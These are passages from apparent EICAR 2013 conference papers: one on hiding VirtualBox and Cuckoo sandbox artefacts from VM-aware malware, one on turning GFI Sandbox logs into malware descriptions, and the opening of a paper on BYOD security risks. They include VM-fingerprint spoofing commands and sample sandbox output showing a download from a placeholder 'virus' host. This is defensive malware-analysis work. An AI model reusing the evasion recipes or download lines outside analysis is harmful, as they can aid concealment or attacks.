Because hardening Cuckoo is not the only solution, we have to hardening our virtual machines too. Some of the previous actions can be done directly with the VirtualBox Manager[4]. One of the first thing to do, is to anonymize the hardware of the machine. The best action is to not install the VirtualTools on the guest machine, because it create lot of file on the system and some of them can detected easily. The rest of the work can be split on two parts.

3.2.1 Registry

Virtualbox creates lot of registry keys, thoses keys can be remove easily with a small batch file. Before removing the keys, it is better to copy them under an other name without any reference to VirtualBox. Some keys can only be remove with the safe boot or the system permission. The file can be like the following :


```

@reg copy HKLM\HARDWARE\ACPI\DSDT\VBOX__ HKLM\HARDWARE\ACPI\DSDT\backup__ /s
/f
@reg delete HKLM\HARDWARE\ACPI\DSDT\VBOX__ /f
@reg copy HKLM\HARDWARE\ACPI\RSDT\VBOX__ HKLM\HARDWARE\ACPI\RSDT\backup__ /
s /f
@reg delete HKLM\HARDWARE\ACPI\RSDT\VBOX__ /f
5 @reg copy HKLM\HARDWARE\ACPI\FADT\VBOX__ HKLM\HARDWARE\ACPI\FADT\backup__ /s
/f
@reg delete HKLM\HARDWARE\ACPI\FADT\VBOX__ /f

@reg copy HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\backup__\VBOXBIOS
HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\backup__\myBIOS /s /f
10 @reg delete HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\backup__\VBOXBIOS /f
@reg copy HKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\backup__\VBOXFACP
HKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\backup__\myFACP /s /f
@reg delete HKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\backup__\VBOXFACP /f
@reg copy HKEY_LOCAL_MACHINE\HARDWARE\ACPI\RSDT\backup__\VBOXRSDT
15 HKEY_LOCAL_MACHINE\HARDWARE\ACPI\RSDT\backup__\myRSDT /s /f
@reg delete HKEY_LOCAL_MACHINE\HARDWARE\ACPI\RSDT\backup__\VBOXRSDT /f

@reg add HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System /v
SystemBiosVersion /t REG_MULTI_SZ /d "backup -1" /f
20 @reg add HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System /v
VideoBiosVersion /t REG_MULTI_SZ /d "VGABIOS 1.0" /f

```

Listing 23: Sample of batch file

The key names may vary depending on the operating system or the version of VirtualBox.

3.2.2 Hardware

Since the version 4.2 it is possible to modify some hardware part with the VirtualBox Manager. We can change some information of the hard drive and the CDROM drive.

```

VBoxManage setextradata "<vmname>" "VBoxInternal/Devices/piix3ide/0/Config/
PrimaryMaster/SerialNumber" "<serial>"
VBoxManage setextradata "<vmname>" "VBoxInternal/Devices/piix3ide/0/Config/
PrimaryMaster/FirmwareRevision" "<firmware>"
VBoxManage setextradata "<vmname>" "VBoxInternal/Devices/piix3ide/0/Config/
PrimaryMaster/ModelNumber" "<model>"

```

Listing 24: Changing the hard drive information

We can change the mac address in order to obtain the same characteristics as a real card.

```
VBoxManage modifyvm "<vmname>" --macaddressX <MAC>
```

The last part to do is to change the different information about the bios. The real information of the computer can be obtained with the command : **dmidecode**. The following extract show which information can be changed:

```

VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSVendor"      "BIOS
    Vendor"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSVersion"      "BIOS
    Version"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseDate"  "BIOS
    Release Date"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseMajor" 1
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseMinor" 2
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSFirmwareMajor" 3
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSFirmwareMinor" 4
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiSystemVendor"      "System
    Vendor"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiSystemProduct"      "System
    Product"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiSystemVersion"      "System
    Version"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiSystemSerial"      "System
    Serial"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiSystemSKU"          "System
    SKU"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiSystemFamily"      "System
    Family"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiSystemUuid"          "9852bf98-
    b83c-49db-a8de-182c42c7226b"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBoardVendor"        "Board
    Vendor"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBoardProduct"        "Board
    Product"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBoardVersion"        "Board
    Version"
VBoxManage setextradata "VM name"

```

```

    "VBoxInternal/Devices/pcbios/0/Config/DmiBoardSerial" "Board
    Serial"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBoardAssetTag" "Board Tag
    "
39 VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBoardLocInChass" "Board
    Location"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiBoardType" 10
VBoxManage setextradata "VM name"
44    "VBoxInternal/Devices/pcbios/0/Config/DmiChassisVendor" "Chassis
    Vendor"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiChassisVersion" "Chassis
    Version"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiChassisSerial" "Chassis
    Serial"
49 VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiChassisAssetTag" "Chassis
    Tag"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiProcManufacturer" "
    GenuineIntel"
VBoxManage setextradata "VM name"
54    "VBoxInternal/Devices/pcbios/0/Config/DmiProcVersion" "Pentium(R
    ) III"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiOEMVBoxVer" "vboxVer_1
    .2.3"
VBoxManage setextradata "VM name"
    "VBoxInternal/Devices/pcbios/0/Config/DmiOEMVBoxRev" "
    vboxRev_12345"

```

Listing 25: DMI information to change

A good idea is to change the original bios with the real BIOS of the host computer. With this modification the behavior will be really near of a real machine.

```

dd if=/sys/firmware/acpi/tables/SLIC of=SLIC.bin
2 VBoxManage setextradata "<VM name>" "VBoxInternal/Devices/acpi/0/Config/
    CustomTable" SLIC.bin

```

Listing 26: Changing the BIOS

Conclusion

In this document we showed how to detect Cuckoo and how we can prevent that by hardening Cuckoo and more generally how to harden a virtual machine with VirtualBox. In all cases, Cuckoo remains reliable and enough

advanced to perform automatic and relatively complete analysis of malwares. With this hardening, it becomes more difficult for malware to bypass a virtual machine. The main problem is to find the best compromise between performance and the time used to carry such an analysis.

References

- [1] Cuckoo DevTeam. Cuckoo sandbox. <http://www.cuckoosandbox.org>, 2013.
- [2] msdn. Getfileattributes function. [http://msdn.microsoft.com/en-us/library/windows/desktop/aa364944\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa364944(v=vs.85).aspx), 2013.
- [3] Alberto Ortega. Hardening cuckoo sandbox against vm aware malware. <http://labs.alienvault.com/labs/index.php/2012/hardening-cuckoo-sandbox-against-vm-aware-malware/>, 2012.
- [4] VirtualBox. Virtualbox manual. <http://www.virtualbox.org/manual/>, 2013.



EICAR 2013
Industry Papers

Automatic Description Generator

Taras Malivanchuk
TDI

About Author:

Malivanchik Taras is a Senior Advanced Threat Research Leader in TDI Israel

Contact Details:

Total Defense Inc., 37 Havatzelet Hasharon St. ,Herzelia Pituach, 46641, Israel ;

6 Ha'Hoshlim St. ,Herzelia Pituach, 46641, Israel ;

taras@iris.co.il

Keywords

Replications, malware description, automation, sample processing

Automatic Malware Description Generator

Abstract

This paper considers processing malware replication results in order to obtain human readable malware description and replications summary for further malware processing. GFI Sandbox was used as replication monitoring set. Explained format of the GFI Sandbox replication results, processing it and producing output usable for both purposes. Considered emerging problems and methods to solve them.

Introduction

The GFI Sandbox is widely used for malware analysis. Malware replications are needed for a number of purposes, such as taking decision on conclusion, adding detection, and writing malware descriptions.

A malware description is a document that informs a customer about features of the malware. The description contains information about malware file itself, location and nature of dropped files, modified registry keys, Internet activity etc. Customers often ask for descriptions and writing them could take much time.

Malware processing involves not only adding detection to the sample, but also verifying that the malware does not modify itself so that next generation would be undetected, adding detection to dropped files, adding specific system cleaning if it modifies some registry keys. A researcher should be able to process many samples, for this appropriate tools are needed.

Below is described format of output of GFI Sandbox, explained process of conversion of replication results of GFI Sandbox for both above purposes.

Discussion

1. GFI Sandbox replication environment and its output

A replication environment is set of tools that run a sample, monitor its behavior and log essential items, then stops the running sample and collects modified files. Additional component is a mechanism that resets a replication machine to pre-infected state and provides batch processing of set of samples.

The GFI Sandbox is currently industry-standard replication environment. Although creating homemade replication environment is actually not complicated task, many companies acquire the GFI Sandbox product and use it for replications. We use the GFI Sandbox both as local replicator used by researcher, and as part of Collection Handling System (CHS) that is located at remote server and replicates some incoming samples. Practical difference is that if the replicator is local, the results are available locally, while if the replicator is remote, some time is needed to download them. The GFI Sandbox product itself is able to present replication results in human-readable form, but we prefer to process raw data ourselves. The below article could be useful for the researchers that do not process raw data of the GFI Sandbox.

The GFI Sandbox version 3 installed at replication machine is a directory C:\sandbox with all the required utilities. A sample is ran just by launching

sandbox.exe TARGET_FILENAME=<path to sample>.

Additional parameters are set either using configuration tool, or in command line same as path to sample. A required parameter is time given to the sample to run, after this time the sample is shut down, unless it already stopped itself.

The GFI Sandbox 3 uses device drivers to monitor behavior. Finally all the data is collected to directory `C:\gfsandbox\log\<sample name \run_<run number>` and packed to archive `Analysis.zip`. The `Analysis.zip` is input file for us.

The `Analysis.zip` contains directory *Analysis* with all the replication data. *Analysis.xml* is a summary of all the replication activity. For every process that ran during replication process and was related to malware, a directories named *proc_1*, *proc_2* etc. are created. Inside of each directory there is process dump *processdump.bin* and a subdirectory *modified_files*. In the *modified_files* there are files modified by this process (both dropped and modified existing ones), and a list *mapping.log* with actual paths to the samples at replications machine.

1.1. Analysis.xml file

The *Analysis.xml* contains all the needed data except of dropped files. The format of the file is XML. The data is contained in nested tags. The top level tags are call tree, processes and running_processes. First section is nested process call tree. It looks as follows:

```
<calltree> //top level process – sample launched by sandbox.exe
    <process_call index="1"
    <calltree> //next level process : launched by sample...
</calltree>
```

The index is referred later in the *Analysis.xml*, and it is also used as index in process data directories *Analysis/proc_1* , *Analysis/proc_2* ... containing dropped files and other process related data.

After end of call tree there is `<processes>` section, with nested section for each process:

```
<process index="1"...
//..all data for this process
</process>
```

where process index is same index as used in `<calltree>` tag. Each process has following sections interesting for our purposes:

`<stored_modified_files>` - modified or created files stored by Sandbox in directory `proc_<number>\modified_files`.

`<mapped_modules>` - modules (EXE and DLL) mapped by the process

`<filesystem_section>` - file I/O operations performed by the process

`<registry_section>` - registry operations performed by the process

`<process_section>` - process operations : enumerate ,create, kill etc.

`<virtualmemory_section>` - memory allocations, also in other process context

<thread_section> - thread operations, also in other process context

<sysobject_section> - mutexes and other system objects

<networkpacket_section> - network packets

<connection_section> - connections (after successful socket opening)

Below will be explained parsing and using data from each section.

The last section is <running_processes> that enumerates all the processes running at replications, also ones non-related to the malware, and their command line.

2. Requirements to malware description and to researcher work environment.

As mentioned above, we need from the replications two things: a description and working data for processing sample.

2.1. Description

The description should have human written appearance after minimal editing.

First description of the sample itself:

Win32/Foo.AA is a Win32 PE executable file of size 120000 bytes created with Visual Basic and compressed with UPX.

This data is obtained using local utilities.

All the samples and replications are scanned and scan results are stored in file, so that a utility knows the malware name for each processed sample. Compiler and packer are determined by other local utility based on antivirus scanner that recognizes packer and compiler for its internal purposes.

Taken into account above described structure, we describe actions taken by each process.

Original sample does the following:

copies itself to %sysdir%\foo.exe

creates process %sysdir%\foo.exe

%sysdir%\foo.exe does the following:

deletes original sample

creates registry key HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Foo , value %sysdir%\foo.exe

creates file %sysdir%\foo.dll that is Trojan Win32/Foo!dll

Injects thread into Explorer.exe

A job of the utility is to produce above description from raw data. It must determine that a malware copies itself, while raw info is "file created", that deleted file is original sample, that created thread is injected into process called Explorer.exe etc. A major problem is junk replications data: events that occur but are not related directly to malware activity, they should not be mentioned in the final output. Another problem is data flood: many created keys and modified files that should

be somehow grouped or restricted. These problems are not always solved automatically and therefore require manual processing.

2.2. Researcher working environment

Data needed by researcher is other than one needed for description. A researcher has original file, directory called `<sample_path.repl>` with replication files that need detection, and HTML with replication data. The researcher could need different replication data depending on task. If conclusion whether a sample is malware is needed, all the relevant events are included. If system cleaning is needed, only events that need attention should be included. Consider above example:

Files at disk:

foo.exe

foo.exe.repl\foo.dll

For convenience, the files are called as they are created at replication machine. Copy of original sample and duplicate files are not needed.

Data for conclusion is about same as above description.

Data for cleaning is empty because of malicious dropped file is deleted by antivirus anyway, and registry key *HKLM\Software\Microsoft\Windows\CurrentVersion\Run* referring malware is automatically detected by generic system cure.

3. Processing sections of Analysis.xml

In addition to the *Analysis.xml*, following data is used. Scan result list for samples and replicants. List of files at clean replication machine and their MD5s. List of some known clean files, for example clean that could be dropped by malware, and their MD5s. Junks lists: lists of keys, files, events etc. that should be ignored or interpreted in indirect way. The junk lists are created and updated manually during work process, every time when undesired output is created.

Not all the tags and not all the sections are processed, only relevant ones. If a file creation or deletion event is encountered, file path and MD5 are processed as follows.

The file name is searched in junk list and the event is ignored if found. Examples of entries in junk file list:

%WinDir%\AppPatch\sysmain.sdb

%LocalApplicationData%\Microsoft\Internet Explorer\MSIMGSIZ.DAT

If the file name passed this check, it is compared with original sample path and then reported that original sample was handled. In our replication environment, the original sample is placed at *C:\<sha256>.exe*, so that it cannot be confused with another file name.

If a file is mentioned in *<stored_created_files>* section, its path is searched in list of files existing at clean machine. If not found, this is copied or created file, else this is modified file.

Further the file name is verified for being cookie, if found - "cookie" reported. Then paths found in environment list (System, Windows etc. directories), are replaced with environment variables *%windir%*, *%sysdir%* etc. respectively.

If possible, a file qualifier is added for every listed file. MD5 is searched in list of files existing at clean machine and in list of other known clean files. If an MD5 is found in the list, reported that the file is copy or another file. Finally, searched in scan result (virus name vs. MD5), then reported as malware if found.

If there are many modified or dropped files, no more files are reported. "Drops more files", "infects EXE files" or similar statements are added. Some examples of output for dropped or modified files:

```
copies original sample to C:\foo.exe  
creates xxxx.dll that is copy of clean msxbvm60.dll  
creates C:\autorun.inf that is Trojan Win32/SillyAutorun!inf  
deletes original sample  
creates cookie for auto.search.msn
```

3.1. filesystem_section

The only tag `<delete_file>` is used. For modified files, section `<stored_created_files>` is used. The paths are processed as described above for dropped or modified files.

3.2. registry_section

Tag `<create_key>` is used when key creation occurs. Although, in many cases malware creates existing keys needed to write desired registry value instead of verifying whether they exist. Reporting some of these keys that exist almost at any machine is redundant. To avoid this, list of some existing keys is used. Another approach is to copy registry hives from clean replication computer, to connect to it and to verify whether a key already exists.

In some cases reporting all keys in registry sub-tree causes report overflow, one of such cases - `HKLM\SOFTWARE\Classes\CLSID`. Under the CLSID many sub-keys are created, but only top key is reported, this is enough to inform that the CLSID is created.

Tag `<set_value >` is used when registry value is written. Registry value name is verified against list of junk values. These values are ignored; some of them are described generically. For example, if a value `HKLM\SOFTWARE\Microsoft\DrWatson` is set, this is not reported directly but reported "sample could crash". For values under `CLSID` key all but `InProcServer32` are ignored because of there are usually too many of them and they are less informative.

3.3. Stored_modified_files

This is most important section, as it contains dropped and modified files, most important for description and for research. The file path is processed as described above and then reported. When the sample is processed for research, the list of files is stored for later use.

At this point there is difference in processing results of local and remote replications. For remote replications, the system has a possibility to download only *Analysis.xml*. Only if dropped files found, and some of them are not copy of original sample, not already detected and are not known clean files, full *Analysis.zip* is downloaded.

3.4. sysobject_section

Only *create_mutex* tag is processed. Mutexes also verified against junk list and reported only relevant ones.

3.5. networkpacket_packets

This section is used only for sorting connections by time.

3.6. connection_section

This section contains information about connections, usually for the malware - uploaded and downloaded files. For successful connection DNS lookup, if the operation is done by name, and opening socket should succeed. To achieve this, two approaches are used.

First approach is using live Internet: NAT or bridged connection for VM, dialup for physical machine. An advantage is fully realistic environment. A disadvantage is security: malware knows IP of requester and attacks it.

Second approach is using Internet simulation server. The server performs IP routing of every IP to itself, positive DNS answer to every name, and positive response for every page inside of domain name. For some types of requested files, particularly EXE, a goat file is uploaded from server.

When the connection succeeds, it looks as follows:

```
<connection direction="OUTGOING" remote_ip="109.201.131.16" ...
<http_command method="GET" url="/virus.dat" ...
<http_header header="Host: www.virus.net" />
```

The *Host:* statement gives host. The *URL* in HTTP command is page or downloaded/uploaded file: if it is empty, *"/* , *"index.html"* or similar, this is root of the host and *"host contacted"* is reported. *GET* method means visiting page or downloading, *POST* method means posting a form. The output of above will be

```
downloads www/virus.net/virus.dat
```

3.7. process_section

create_process tag is processed. Process names are verified against junk list. Spawning *drwtsn32.exe* or *dwwin.exe* means that the process crashes and this is reported accordingly.

The command line is known from running processes section (at end of the XML). If the command line exists, *"runs command"* rather than *"spawns process"* is reported, for example:

```
runs command ""%Sysdir%\cmd.exe" /c "%TempDir%\exp7.tmp.bat""
```

The *cmd.exe* could be further removed from report and finally should be

```
runs command "%TempDir%\exp7.tmp.bat"
```

3.8. thread_section

create_thread tag is processed. The tag contains PID of process where the thread is created. PID of current process is known from process call tree section that is at top of the *Analysis.xml*. Threads in current context are ignored; we are interested only in injected threads.

A thread created in other process context could be initial thread of spawned process as well as thread injected into running process. To verify this, we need to know whether the process with given PID was spawned by process being analysed. This is known from above *process_section*. First thread created in spawned process is initial one; the subsequent threads are injected ones. Threads created in processes that were not spawned by current process are always injected ones. In many cases a malware spawns second instance of itself and injects into it, this should be also taken into account when reporting.

Injecting identical threads into multiple processes is common and should be reported properly. For this CRC of descriptions for every process is created. If a process injects threads into multiple processes, they are grouped by CRC or description and then reported together:

injects threads into multiple processes ;they do same thing

injects thread into process %WinDir%\Explorer.EXE ;it does something different

and later:

multiple processes , running thread injected by malware, create mutex e621ca05-Mutex

%WinDir%\Explorer.EXE , running thread injected by malware, does following:

3.8 running_processes

This is last section of the file common for all the process sections. It contains command line of every process. It is used to print command line rather than process executable name when reporting process creation.

5. Further processing the reports

When all the data is available, it is possible to perform one more pass to refine its look.

Merging paths of created files and registry keys. Listing repeated full paths occupies too much space and affects readability. Paths are merged and the beginning is written only once:

%Tempdir%\foo\1.exe

>2.exe

>3.exe

Additional processing registry keys. Creation of BHO (Browser Helper Object) involves creation of BHO key itself with reference to CLSID and creation of the CLSID referring malware as InprocServer32. This should be reported together as

Installs as BHO %sysdir%\foo.dll that is malware Win32/SillyBHO.AA using CLSID {1111-2222-3333}

Sorting events by timestamp.

This is done for better understanding order of events. Most of events have timestamp in XML line as *timestamp=* field. Exclusions are connection and stored-created files statements, they have no timestamp.

To obtain timestamp of Internet connection statement, we look into network packet section. A *connect_to_computer* statement with same remote IP and local port that the connection has timestamp corresponding to the connection.

To obtain timestamp of stored-modified file statement, we look into *filesystem_section*. A statement *open_file* with same file name has desired timestamp.

Then all the events in the description for every process are sorted by timestamp and displayed. Because of timestamp accuracy is 0.001 sec, some events have same timestamp and some sequences need manual correction, like:

deletes original sample

copies original sample to %ApplicationData%\Zlmqmp.exe

Conclusion

Replications are useful for both sample processing and description writing. Above are explained processing results of GFI Sandbox replications. The GFI Sandbox is not the only available replication environment; homemade ones also are successfully used.

References

1. www.gfi.com – GFI Sandbox page
2. GFI Sandbox XSD Specification - full specification of tokens produces by GFI Sandbox
3. GFI Sandbox : Automated Malware Analysis – article by GFI
http://www.idgconnect.com/view_abstract/10079/gfi-sandbox-automated-malware-analysis

From BYOD to CYOD?

Righard J. Zwienenberg

Senior Research Fellow, ESET, spol. s r.o

righard.zwienenberg@eset.com.

About Author

Zwienenberg started dealing with computer viruses in 1988 after encountering the first virus problems at the Technical University of Delft. His interest thus kindled, Zwienenberg has studied virus behaviour and presented solutions and detection schemes ever since. Initially he started as an independent consultant, in 1991 he co-founded CSE Ltd. where he was the Research and Development Manager. In October 1995, Zwienenberg left CSE and one month later he started at the Research and Development department of ESaSS BV – developers of ThunderBYTE. In 1998, Norman Data Defense Systems acquired ESaSS and Zwienenberg joined the Norman Development team to work on the scanner engine. In 2005 Zwienenberg took the role of Chief Research Officer at Norman. After AMTSO was formed, Zwienenberg was chosen as its president. He is serving as a Vice-President of AVAR and on the Technical Overview Board of the WildList. Zwienenberg left Norman in 2011 looking for new opportunities and started as a Senior Research Fellow at ESET, spol. s r.o.

Zwienenberg has been a member of CARO since late 1991. He is also vice-president of AVAR. He is a frequent speaker at conferences – among these Virus Bulletin, EICAR, AVAR, RSA, InfoSec, SANS, CFET, Government Symposia, SCADA seminars, etc - and seminars. His interests are not limited to viruses but have broadened to include general security issues and encryption technologies over the past years. In 2012, he became an Executive Committee Member of the IEEE Internet Connections Security Group

About Company

ESET®, the pioneer of proactive protection and the maker of the award-winning NOD32® technology, is a global provider of security solutions for businesses and consumers. For over 25 years, the Company has led the industry in proactive threat detection. By obtaining the 75th VB100 award in September 2012, ESET NOD32® Antivirus holds the world record for the number of Virus Bulletin "VB100" Awards, and has never missed a single "In-the-Wild" worm or virus since the inception of testing in 1998. ESET holds a number of accolades from AV-Comparatives, Virus Bulletin, AV-TEST and other independent testing organizations. ESET NOD32® Antivirus, ESET Smart Security®, ESET® Endpoint Solutions, ESET® Mobile Security and ESET® Cyber Security (solution for Mac) are trusted by millions of global users and are among the most recommended security solutions in the world.

The Company has global headquarters in Bratislava (Slovakia), with regional distribution centers in San Diego (U.S.), Buenos Aires (Argentina), and Singapore; with offices in Sao Paulo (Brazil) and Prague (Czech Republic). ESET® has malware research centers in Bratislava, San Diego, Buenos Aires, Singapore, Prague, Košice (Slovakia), Krakow (Poland), Montreal (Canada), Moscow (Russia) and an extensive partner network for more than 180 countries.

From BYOD to CYOD?

Abstract

Nowadays most employees bring their own internet-aware devices to work. Employers and institutions such as schools think they can save a lot of money having their employees or students use their own kit. But is that true, or are they over-influenced by financial considerations? There are so many pros and cons to the BYOD trend. Is it really BYOD:(B)rought (Y)our (O)wn (D)estruction?

The sheer range of different devices that might need to be supported can cause problems, not all of them obvious. The paper will list pros and cons, including those for internet-aware devices that people do not think of as dangerous or even potentially dangerous. These devices are often 'powered' by applications downloaded from some kind of App-Store/Market. The applications there are assumed to be safe, but should they be? What kind of risks do they pose for personal or corporate data?

Furthermore, the paper will describe different vectors of attack towards corporate networks and the risk of intractable data leakage problems: for example, encryption of company data on portable devices is by no means common practice.

Finally, we offer advice on how to handle BYOD policies in your own environment and if it is really worth it. Maybe "Windows To Go", a feature of Windows 8 that boots a PC from a Live USB stick which contains Win8, applications plus Group Policies applied by the admin, is a suitable base model for converting BYOD into a Managed By IT Device. To widen the discussion, moving to a CYOD (Choose Your Own Device) model may be a better line down the middle for all parties. Remember: BYOD isn't coming to us, it is here already here and it is (B)ig, (Y)et (O)utside (D)efense perimeters!

Introduction

The latest trend in the workplace is definitely BYOD: Bring Your Own Device. Not only on account of the employees who regard this as a convenient way to read private e-mail and to browse to (work-unrelated) sites at the office and moreover as a way to work for their employer on a device they know really well, but the trend is also welcomed by many employers as they think it saves them money on hardware and training on operating the device. The same trend can also be seen in schools: the call for the use of the latest hardware is easily accommodated by allowing students to bring their own devices into school and allow these devices access to the network. But it's far from clear whether these assumptions of increased convenience and/or a financial advantage in terms of reduced costs are really justified.

Pros and cons of BYOD

According to a recent British Telecom Survey [1] 60% of employees are already using their own devices on the workplace, and the figure is expected to reach 82% within two years. While power users and employees in IT departments have led the trend, senior management and the Board have been following hard on their heels and are using their own devices on the corporate network, yet only 25% of them are aware of the security risks of BYOD.

Of course there are advantages to BYOD. In most cases they are small and lightweight, easy to transport, have a battery life normally lasting a full workday, and are much cheaper than a laptop to buy - especially if the initial outlay is funded by the employee rather than the company. The employees are likely to be more adept at using and working with their own devices, so they do not have to get used to a new device or environment and need little or no training.

But of course there are many disadvantages to this: it is difficult – if not impossible – to manage the content. Updating most often is done via the manufacturer, bypassing corporate Q&A and often relying on a third-party manufacturer to decide when and whether to apply updates and upgrades.

Devices are difficult to protect and outbound traffic is difficult—if not impossible—to monitor. Using different applications at the same time (multi-tasking) is not possible and many corporate-supported plug-ins (Flash, Silverlight, etc.) are often not supported. Furthermore, the applications for the different devices are not interchangeable, so that work created on one device may not be useable on or even transferable to another.

It is also very unlikely that VPN Client software will exist for all the different devices that might be used within a single enterprise. Although corporate/sensitive data should never leave the corporate network, especially when no VPN software is available for the device, the risk of employees copying such data onto the device to have access to it while not in the office reveals the biggest disadvantage: theft. As the devices are usually small, they are easily stolen (and easily lost). If the device contains corporate/sensitive data, it is a small step towards the information being stolen and misused.

And for the near future, it is just a question of how devices will handle IPv6 (if at all). IPv6 is coming fast, yet the number of devices that support IPv6 is still rather low.

Different BYODs

The sheer range of different devices that can be brought into networks can bring about considerable complexity as regards the potential of the device for both functionality and compromise.

Some of the risks are more obvious than others. If we just look at smartphones as a common example, there are many features that can “assist” a user once the device is connected to a USB port of the desktop. The connected device can serve as:

- An external storage device. And often as multiple external devices:
 - Once for storage in the smartphone’s soldered-on internal memory

- Once more for the smartphone's expandable memory, for example a MicroSD or SD card.
- A modem when the smartphone setup allows USB connected devices to use the internet via 3G/4G (and with current call-plans that is usually the default setup, as it is convenient for everyone).
- A Wi-Fi relay station (an open hotspot), also called tethering, where devices without an internet connection of their own can connect to a relay device that is connected to the internet.
- A Bluetooth connexion hub
- An infra-red connection hub, although in all fairness, infra-red has not proved all that popular.

Other devices have less obvious "features". Some people like to take these kinds of devices into their working environment so as to make it more feel like home. Psychologically, a picture playing device may be useful... Or not... [2, 3]

Storage Cards

Some picture-playing devices may have additional features, such as (for example) Sony's Personal Internet Viewer. This device can, besides displaying pictures stored in local memory, also display pictures and movies stored on mass-media that can be connected to or inserted into the mass-storage port.

These devices often have a small operating system using commonly available libraries. If these libraries contain potential security holes, it may be possible to take over the control of the device using specially crafted pictures. As the device is on the network, the possibilities there are endless (and worrying). Traversing the network, it may try to find open shares with access to interesting data, it may set up a backdoor, or start to serve as a small C&C server, a spam center, and so on. And of course, as there is often no anti-malware available for the device, this will go unnoticed.

Applications that connect to the internet

Lots of applications connect to the internet. Most often for innocent purposes such as retrieving details of the weather, or to (pre)view e-mail in the InBox. These communications are usually carried as plain text, and tools like WireShark are able to view all the details (including passwords), and open the door to misuse of this information.

But devices that are able to connect to the internet may also have the ability to run an application like WireShark themselves, storing all (or selected) corporate communications on the device to be taken to the outside of the corporate perimeter.

Update the firmware or Operating System

Even if you have validated the device as being complete secure and confirmed that there is no scope for wrongful or inappropriate actions to be taken on or by the device, there may be a firmware update or operating system that brings new (undesirable) features to the device. These features can't be foreseen but can be catastrophic in their implications for security. It is not completely unlikely that mobile devices will start to use the now oh-so-popular public cloud. What if the device, for your convenience, is synchronizing all its data content automatically with the cloud? A nice feature if the device is broken or stolen and you want to have your replacement device to be identical and to have the same content as was present at the time the other device was lost or broken, but not so nice if the data is now accessible to a thief. Even if the device is PIN- or password-protected, some forensic software (and less legitimate code) is capable of gaining access in no time (by some form of jailbreaking, for example).

It is impossible for a corporate security team to know about all the new features introduced in all new operating systems, applications or firmware for all devices. Where from a security point of view, one is normally well-advised to make sure the latest update, patch and firmware is installed, this may not be the case for devices where the corporate IT team (still more so a team to which corporate IT is outsourced) is not completely (or at all) familiar with the operation of the device and the software that runs on it.

A model to better facilitate the possibilities of corporate IT (either internal or outsourced), is the CYOD (Choose Your Own Device) model. Employees that want to use their own device on the corporate network or for corporate functions can choose their device from a set of devices which has been pre-selected. Those devices are fully manageable, (the output of) applications are compatible, patches and updates are timely available and all corporate security standards and policies can be effectuated.

There may be employees that refuse to use a device from a given set or prefer to use their own device, but they will have to accept that they will not get access to the corporate network or corporate functions. It is time that they do get educated on "Security at Work" guidelines and realize that they do not own the corporate network. The time that devices could "safely" be connected without any implications is beyond us.

Windows to Go

Another problem that falls under the BYOD model are the employees without a corporate- managed laptop who, from time to time, work from home on their own computer or are the road accessing the corporate network from an internet café or a public system in a hotel. The state of these systems is known and as there have been so many people that have used the system before, you cannot really trust the state of the Operating System on those systems. It may well be that someone else has browsed to an "interesting" site and ended up with a backdoor on the system. A backdoor that is persisting and still present at the time the employee starts to use the computer in good faith.

Windows 8 includes a new feature called "Windows To Go" that allows corporate entities to create a full corporate environment including applications and utilities, booting from a USB drive. After the system has booted from the USB device, all corporate standards, policies and management tools are effective and enforced. This can make an employee's device as safe as any corporate desktop PC.

Windows To Go also comes with a few security precautions. To prevent a potential data leakage, if the USB key is removed, running processes will be frozen. If the USB key is inserted again within 60 seconds, the system will continue to work: otherwise it will perform a shutdown of Windows to Go to prevent sensitive data remaining displayed on the screen or stored in the memory. A Windows to Go USB key can also be protected by Bitlocker.

Does "Windows To Go" mean that you are running no risk when your employee's personal device is booted from the USB device?

